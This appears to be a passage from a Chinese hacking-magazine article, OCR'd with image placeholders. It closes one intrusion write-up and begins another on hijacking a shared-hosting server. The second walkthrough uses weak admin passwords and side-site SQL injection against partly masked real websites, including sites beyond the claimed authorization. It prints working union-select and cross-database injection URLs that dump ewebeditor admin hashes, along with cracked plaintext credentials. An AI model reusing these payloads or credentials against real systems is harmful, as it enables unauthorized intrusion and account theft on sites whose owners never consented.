


图14

此次入侵完整结束，后来和管理说了下，删除了自己的shell以及各个账号。

小结：

1.对于目标网站，要有整体思想，不能局限于一个点或者一个站。要善于使用各个条件，话说入侵就如同破案，需要各个线索自己去摸索。

2.要多思考，不仅要把自己当成入侵者，也可以把自己定位为一个管理员，如果我是一个网管我会怎么做。

3.一些数据库语句很有用的，可以小小深入研究一下，当你有SA权限的时候真的可以发挥大作用。

4.不要迷恋什么提权神器，一些基础的常见的第三方或者系统缺陷要去多了解，毕竟神器不常有，补丁杀软天天有。

5.国内的网站服务器安全也需要提高，像这种mssql早就应该降权了，还是apache什么的也是一样的。不然到了像本文最后一步根本就是一路通畅的。

跨库查询+stm文件助我拿下某站shell

txcbg

前一段时间帮朋友检测了一个经过检测授权的网站，虽然最终只拿到了网站同服务器上另外一个网站的shell，但拿这个shell的过程比较“艰辛”，发出来和大家分享一下。本人菜鸟一个，高手莫笑。

目标网站为www.s***j.cn，网站用的是ASP程序。经过前期的信息收集知道网站的后台登录地址为：http://www.s***j.cn/admin/admin_index.asp，并且存在用户名admin密码admin的弱口令。进入后台首先注意到了后台页面左边“备份”，有数据库备份的地方。shell这么容易就到手了？点下“备份”菜单才知没那么幸运，没有出来备份数据库的页面，显示了空白，如图1。




图1

点“恢复”菜单显示的也是空白页。看来通过数据库备份获得shell的方法行不通了。后台的文件被人修改过了。点“上传文件管理”显示的是空白页，点“服务器情况”直接是无法找到该页，看来文件被删除了。

在后台添加新闻的地方发现目标站用的是ewebeditor编辑器，访问地址为http://www.s***j.cn/edit/，但不存在后台登录文件admin_login.asp，也不存在数据库文件ewebeditor.mdb，连db目录都没有。当然，也不存在admin_style.asp，对我来说利用ewebeditor编辑器获得shell的方法也行不通了。

一、被迫旁注

目标站一时无法突破，被迫来看下旁注。在http://www.yougetsignal.com/tools/web-sites-on-web-server/ 查询了一下，目标网站所在服务器上竟然有190多个网站。看到这个结果我是既高兴又担心。高兴的是服务器上有这么多网站，难免有几个存在低级安全漏洞的，拿到一个shell的可能性很大；担心的是有这么多网站的服务器安全性不会太差，即使拿到一个网站的shell，如果要想提权成功，一般对我这等没有什么0day的菜鸟来说也会很难。

接下来是一段时间的体力活，一个一个的看服务器上的其它网站是否存在低级漏洞。在网站www.b***s.com的http://www.b***s.com/cp_Show.asp?PID=229页面发现了注入漏洞，通过注入漏洞得到管理的用户名为admin，密码为731102。后台登录页面为http://www.b***s.com/admin/Login.htm，用得到的用户名和密码进入了后台，如图2。

在后台首页显示了站点物理路径：D:\vhostroot\LocalUser\b***s1\www\和数据库地址：admin\db\da#%#ta.mdb，站点物理路径说不定对我有用，利用它说不定可以推测出别的网站的站点物理路径，记录下来。这个网站的后台功能太简单，没找到获得shell的方法。




图2

继续找别的网站。在网站y***a.com的http://y***a.com/products_viwe.asp?id=8页面又发现了注入漏洞。通过注入漏洞获得管理员的用户名为y***a，密码为y***a2007。后台登录页面为：http://y***a.com/manage/login.asp，用得到的用户名和密码进入了后台，如图3。




图3

遗憾的是在后台也没发现拿shell的方法，不过在后台产品信息添加的地方发现网站用到了ewebeditor编辑器，说不定还有点希望拿到shell。ewebeditor编辑器的地址为：http://y***a.com/editor/，经过访问尝试，发现存在后台登录页面http://y***a.com/editor/admin_login.asp，但试了几个弱口令，都不对。看看是不是存在db目录，访问http://y***a.com/editor/db/，提示“Directory Listing Denied”，看来存在db目录，再看存不存在默认数据库文件ewebedi-

tor.mdb，继续访问http://y***a.com/editor/db/ewebeditor.mdb，提示“该页无法显示 您试图从目录中执行 CGI、ISAPI 或其他可执行程序，但该目录不允许执行程序。”，看来存在ewebeditor.mdb这个文件，但服务器配置了不允许下载.mdb格式的文件。ewebeditor的数据库文件不能下载，不能从下载回来的数据库文件中获得ewebeditor的管理员的用户名和密码，就不能登录ewebeditor的后台拿shell了。

二、跨库查询获得ewebeditor管理员用户名和密码

要获得ewebeditor的管理员用户名和密码，除了下载数据库文件没别的方法了？我现在有一个网站的注入点，考虑用跨库查询。跨库查询需要知道要查询数据库文件在磁盘上的绝对位置，上面已经知道网站www.b***s.com对应的网站绝对路径为：D:\vhostroot\LocalUser\b***s1\www\，因此大胆猜测当前网站y***a.com对应的网站绝对路径为：D:\vhostroot\LocalUser\y***a\www\。注入点为：http://y***a.com/products_viwe.asp?id=8，通过order by语句知道当前表共有12个字段，构造地址：http://y***a.com/products_viwe.asp?id=8 union select 1,username,3,4,password,6,7,8,9,10,11,12 from admin，成功爆出了网站管理员的用户名和密码（注意是网站管理员的用户和密码，不是ewebeditor的管理员的用户名和密码），注入点支持union查询，如图4。




图4

猜测ewebeditor.mdb在服务器上的绝对路径为：D:\vhostroot\LocalUser\y***a\www\editor\db\ewebeditor.mdb，在ewebeditor.mdb数据库中存放管理员用户信息的表为eWebEditor_System，用户名对应的列名为sys_UserName，密码对应的列名为sys_UserPass，因此构造如下跨库查询语句：http://y***a.com/products_viwe.asp?id=8 union select 1,sys_UserName,3,4,sys_UserPass,6,7,8,9,10,11,12 from eWebEditor_System in "D:\vhostroot\LocalUser\y***a\www\editor\db\ewebeditor.mdb"，用浏览器打开后的结果如图5，成功爆出了ewebeditor的后台管理员用户名0a83573dc090a8be和密码5e687528bfa6edb4。说明我猜测的网站的绝对路径是正确的。用户名和密码都是经过MD5加密的，在在线破解网站破解出用户名为info-ne，密码为Infone2005。




图5

